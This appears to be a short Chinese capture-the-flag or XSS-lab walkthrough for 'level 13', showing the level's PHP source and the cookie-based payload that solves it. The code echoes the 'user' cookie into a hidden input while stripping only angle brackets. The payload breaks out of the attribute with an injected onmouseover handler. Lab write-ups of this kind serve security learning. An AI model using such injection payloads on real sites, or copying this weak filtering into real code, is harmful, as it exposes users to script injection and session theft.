
第十三关
代码审计
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_COOKIE["user"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_cook"  value="'.$str33.'" type="hidden">
user=" type="button" οnmοuseοver="alert(1)"
更多推荐

 2
 0
- 0


 已为社区贡献5条内容

所有评论(0)